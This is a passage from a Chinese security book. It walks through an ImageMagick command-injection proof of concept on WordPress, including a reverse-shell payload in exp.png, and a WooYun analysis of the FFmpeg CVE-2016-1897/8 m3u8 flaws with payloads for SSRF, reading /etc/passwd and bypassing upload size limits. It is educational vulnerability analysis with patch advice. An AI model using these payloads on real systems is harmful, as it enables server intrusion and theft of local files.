

图 四-4-2

至此，一个命令注入就形成了。

Wordpress

Wordpress 在图像处理的时候默认优先选择 Imagick Library。

WP-INCLUDES/MEDIA.PHP:_WP_IMAGE_EDITOR_CHOOSE

```
function _wp_image_editor_choose( $args = array() ) {
    require_once ABSPATH . WPINC . '/class-wp-image-editor.php';
    require_once ABSPATH . WPINC . '/class-wp-image-editor-gd.php';
    require_once ABSPATH . WPINC . '/class-wp-image-editor-imagick.php';

    /**
     * Filter the list of image editing library classes.
     *
     * @since 3.5.0
     *
     * @param array $image_editors List of available image editors. Defaults are
     *                             'WP_Image_Editor_Imagick', 'WP_Image_Editor_GD'.
     */
    $implementations = apply_filters( 'wp_image_editors', array( 'WP_Image_Editor_Imagick', 'WP_Image_Editor_GD' ) );

    foreach ( $implementations as $implementation ) {
        if ( ! call_user_func( array( $implementation, 'test' ), $args ) )
            continue;

        if ( isset( $args['mime_type'] ) &&
            ! call_user_func(
                array( $implementation, 'supports_mime_type' ),
                $args['mime_type'] ) ) {
            continue;
        }

        if ( isset( $args['methods'] ) &&
             array_diff( $args['methods'], get_class_methods( $implementation ) ) ) {
            continue;
        }
```

图 四-4-3

如果能找到一个点，调用了 Imagick 类的话，那么就可以进行命令执行。

```php
function wp_get_image_editor( $path, $args = array() ) {
    $args['path'] = $path;

    if ( ! isset( $args['mime_type'] ) ) {
        $file_info = wp_check_filetype( $args['path'] );

        // If $file_info['type'] is false, then we let the editor attempt to
        // figure out the file type, rather than forcing a failure based on extension.
        if ( isset( $file_info ) && $file_info['type'] )
            $args['mime_type'] = $file_info['type'];
    }

    $implementation = _wp_image_editor_choose( $args );

    if ( $implementation ) {
        $editor = new $implementation( $path );
        $loaded = $editor->load();

        if ( is_wp_error( $loaded ) )
            return $loaded;

        return $editor;
    }

    return new WP_Error( 'image_no_editor', __('No editor could be selected.') );
}
```

图 四-4-4

这个函数实例化了 WP_Image_Editor_Imagick 类。全局 grep 一下 wp_get_image_editor 可以发现几处调用的地方，比如 wp_crop_image。

这样寻找调用这个函数的地方就好了。

像呆子不开口那样扶了扶镜框，找到一个。要求的最小权限是 Author。

不是 Unauthorized 就可以利用的 RCE，真是难过啊..

POC

用 Author 权限账号登陆，发表文章，插入 Media。

上传另外一个正常格式的文件，记住 post_id，我这个为 101。 再上传 exp.png，内容为：

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/127.0.0.1/2333 0>&1")'
pop graphic-context
```

这个的 post_id 为 102。

接着点击我们正常的那个图片，选择编辑（如图 4-4-5）：



图 四-4-5

然后点 Edit Origin。进去打开控制台，随便做一些操作后抓包拿到请求的 URL。直接 Copy as cURL 就好了（如图 4-4-6）。



图 四-4-6

再点击坏掉的图片-Edit-Edit Origin，抓包看到请求的 admin-ajax.php，拿出

_ajax_nonce。最后改掉之前 Copy as cURL 内的 _ajax_nonce 和 post_id，下图划框框的地方是要改的地方（如图 4-4-7）。

图 四-4-7

回车——啊——



图 四-4-8

shell 已经躺好了(如图 4-4-8)。

第5节 CVE-2016-1897/8 - FFMpeg 漏洞分析

作者：数据流

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 前言

这段时间有不少漏洞突然爆发，就像这几天的 ImageMagick 漏洞，横扫国内互联网。这一两天在乌云@Noxxx 首先发了两个大厂商的 FFmpeg 的漏洞，然后也被其他白帽子陆续提交漏洞。影响范围和严重性虽然没有 ImageMagick 大，但也有不少大厂商中招，而它们共同之处都是处理文件的通用组件程序。

可笑的是这个漏洞在上年五月份左右就被公布，并在国外一些 CTF 比赛中应用；直至现今国内的大厂商基本也都存在该漏洞。

FFmpeg 是一套可以用来记录、转换数字音频、视频，并能将其转化为流的开源计算机程序。功能非常强大，是每个视频网站必不可少的多媒体文件处理程序。

0x01 漏洞概述

在 FFMpeg2.X 由于在解析 HTTP Live Streaming 流媒体 m3u8 文件处理不当，可导致 SSRF 漏洞与任意文件读取漏洞。当网站允许用户上传多媒体文件，并使用 FFMpeg 进行处理时会触发该漏洞。

这个漏洞有两个 CVE 编号，分别是 CVE-2016-1897 和 CVE-2016-1898，它们两个的区别在于读取文件的行数，CVE-2016-1897 只能读取文件的第一行，而 CVE-2016-1898 可以读取文件任意行，原理基本一样，这里就一起分析了。

0x02 HLS（HTTP Live Streaming）

由于漏洞是出现在解析 HLS 流媒体文件出的问题，所以我们必须先了解 HLS。

HLS（HTTP Live Streaming）是 Apple 公司开发的一种基于 HTTP 协议的流媒体通信协议，大多数都应用在 PC 上和 Iphone 上。它的基本原理是把一个视频流分成很多个很小很小很小的 ts 流文件，然后通过 HTTP 下载，每次下载一点点。在一个开始一个新的流媒体会话时，客户端都会先下载一个 m3u8（播放列表 Playlist）文件，里面包含了这次 HLS 会话的所有数据。



图 四-5-1

如图 4-5-1 所示，有一个主要的 m3u8 格式 Playlist 文件，里面可以包含下级的 m3u8 文件，客户端会再去索引下级的 m3u8，继续解析下级的 Playlist 文件获取最终的 TS 流文件的 http 请求地址与时间段。

```
http://pl.youku.com/playlist/m3u8?vid=340270152&type=3gphd&ts=1462714824&keyframe=0&ep=dSaSGE6MUssC5ybeiz8bYiXiIiZdXP0O9h2CgdNnAtQnS%2Bm2&sid=746271452251312590fab&token=3319&ctype=12&ev=1&oip=3395898128
```

这是 youku 一个视频的 m3u8 文件，内容如下：

```
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXT-X-VERSION:2
#EXTINF:6,
http://183.60.145.83/69777D60D183E7FE8D0BC25A4/030002010056208D059E4E15049976CD642E01-C8E5-706F-DC6D-375DE0DA5A1E.flv.ts?ts_start=0&ts_end=5.9&ts_seg_no=0&ts_keyframe=1
#EXTINF:0,
http://183.60.145.83/69777D60D183E7FE8D0BC25A4/030002010056208D059E4E15049976CD642E01-C8E5-706F-DC6D-375DE0DA5A1E.flv.ts?ts_start=5.9&ts_end=6.367&ts_seg_no=1&ts_keyframe=1
#EXT-X-ENDLIST
```

解析：

#EXTM3U 标签是 m3u8 的文件头，开头必须要这一行

#EXT-X-TARGETDURATION 表示整个媒体的长度 这里是 6 秒

#EXT-X-VERSION:2 该标签可有可无

#EXTINF:6, 表示该一段 TS 流文件的长度

#EXT-X-ENDLIST 这个相当于文件结束符

这些是 m3u8 的最基本的标签，而问题就出在 FFMpeg 去请求 TS 流文件的时，由于

我们可以伪造一个 m3u8 文件，FFMpeg 不会判断里面的流地址，直接请求。

0x03 漏洞原理

SSRF 漏洞：直接用 FFMpeg 解析一个多媒体文件

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://192.168.123.100:8080/1.html
#EXT-X-ENDLIST
```

（#EXT-X-MEDIA-SEQUENCE 或#EXT-X-TARGETDURATION 必须存在任意一个，

前者是定义 ts 流文件的序号。去掉会报错：无效文件）（如图 四-5-2）

```
root@ffmpeg-test:/home/lee# ffmpeg -i test.m3u8 test.mp4
ffmpeg version 2.4.1 Copyright (c) 2000-2014 the FFmpeg developers
  built on May  8 2016 16:02:03 with gcc 4.8 (Ubuntu 4.8.2-19ubuntu1)
  configuration: --enable-shared
  libavutil      54.  7.100 / 54.  7.100
  libavcodec     56.  1.100 / 56.  1.100
  libavformat    56.  4.101 / 56.  4.101
  libavdevice    56.  0.100 / 56.  0.100
  libavfilter     5.  1.100 /  5.  1.100
  libswscale      3.  0.100 /  3.  0.100
  libswresample   1.  1.100 /  1.  1.100
```

图 四-5-2

ffmpeg -i test.m3u8 test.mp4（也可把 m3u8 格式改成其他后缀，ffmpeg 会自动识

别为 HLS 流文件）(如图 四-5-3)

```
listening on [any] 8080 ...
192.168.123.101: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.123.100] from (UNKNOWN) [192.168.123.101] 47222
GET /1.html HTTP/1.1
User-Agent: Lavf/56.4.101
Accept: */*
Connection: close
Host: 192.168.123.100:8080
Icy-MetaData: 1
```

图 四-5-3

直接发起了 http 请求，这就造成一个 SSRF。

结合 SSRF 任意文件读取：

FFMpeg 支持很多扩展协议，其中的 concat:协议可以合并多个流 URL，官方称为

Physical concatenation protocol

这样可以合并多个 URL concat:URL1|URL2|...|URLN

新建一个主 HLS 文件 h.m3u8 在 web 服务器

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://xxx/test.txt|http://xxx/test.txt （这两个 txt 都是 m3u8,后缀可以随便改，ffmpeg 会自动识别）
#EXT-X-ENDLIST
```

再创建一个下级的 m3u8 文件 test.txt，最终的请求会引到最下级的 m3u8 文件,也就

是这个 test.txt

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://xxx.com/?
```

再用 ffmpeg 处理 test.m3u8

```
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXTINF:10.0,
concat:http://xxx/h.m3u8
#EXT-X-ENDLIST
```



图 四-5-4

提示当读取第一段的时候出错，URL 是 http://xxx/?#EXTM3U，但我们建立的那个下

级的 m3u8 文件 test.txt 是 http://xxx.com/?，多出来的“#EXTM3U ,”这部分是用 concat 协议合并的那个 txt，http://xxx/test.txt 的第一行；而 ffmpeg 支持多种协议获取输入流，http、ftp、smb、file 等，既然用 concat 协议可以读取文件的第一行，那把 http 换成 file 协议就可以读取本地文件了，漏洞就出在这里。

主 m3u8 文件改成 concat:http://xxx/test.txt|file:///etc/passwd ,再请求就能读取到 passwd 文件的第一行，当然也可以读取内网网站的信息。

但这样就只能读取一行，意义不大。但 FFMpeg 支持一个截取数据流片段的功能：subfile。

用法：

subfile,,start,153391104,end,268142592,,:/media/dvd/VIDEO_TS/VTS_08_1.VOB

Start 后是开始截取的偏移量，以字节为单位，end 是结束的偏移量。

既然可以截取数据流就可以利用 subfile 获取比较完整的文件了。测试时候一次最多只能截取 32 字节，所以要继续用 concat 合并多个数据流片段。

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://198.56.193.29:8080/test.txt|subfile,,start,0,end,31,,:file:///etc/passwd|subfile,,start,32,end,63,,:file:///etc/passwd|subfile,,start,64,end,95,,:file:///etc/passwd|subfile,,start,96,end,127,,:file:///etc/passwd|subfile,,start,127,end,158,,:file:///etc/passwd
#EXT-X-ENDLIST
```

这样就可以读取任意文件的任意内容

0x04 绕过大小检测

之前的 ImageMagick 漏洞因为有些网站有文件大小检测而无法攻击 ,在这个漏洞中的测试我也发现一些网站有对上传视频文件的大小限制。这里有方法可以扩充文件大小。

```
root@ffmpeg-test:/home/lee# cat test.m3u8
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXTINF:100000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

图 四-5-5

直接扩充#EXTINF ,这个标签前面说过 ,是代表 TS 流文件的时间长度 ,可以无限扩充，直到符合大小为止，仍可正常解析。

0x05 漏洞影响

我测试了国内的很多云盘与视频网站，都存在包括@Noxxx 先提交的百度云盘，360 原盘等，后来我测试了 ku6，爱奇艺，56，搜狐等等都存在该问题，爱奇艺的我已经提交了，另外发现的很多也就没必要再提交了，刷洞没意思，提交一个案例警示一下就足够了。

以下总结一下在乌云报告过的 FFMpeg 漏洞：百度云盘文件读取/SSRF、360 云盘文件读取/SSRF、爱奇艺主站某处 FFmpeg 漏洞可导致任意文件读取、56 视频 FFmpeg 解析漏洞导致 SSRF、搜狐视频 ffmpeg 漏洞可文件读取/SSRF、盛大某站存在 SSRF 可读取本地文件&探测内网等等

总的来说威胁还是蛮大的，很多大型厂商都中枪。之前上传图片会被搞，现在上传视频也会被搞。这些处理文件的通用程序真是黑客的乐土啊。

0x06 漏洞修复

目前该漏洞已在 FFMpeg2.8.5 中修复，请广大用户马上升级。

（全文完）责任编辑：DM_

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }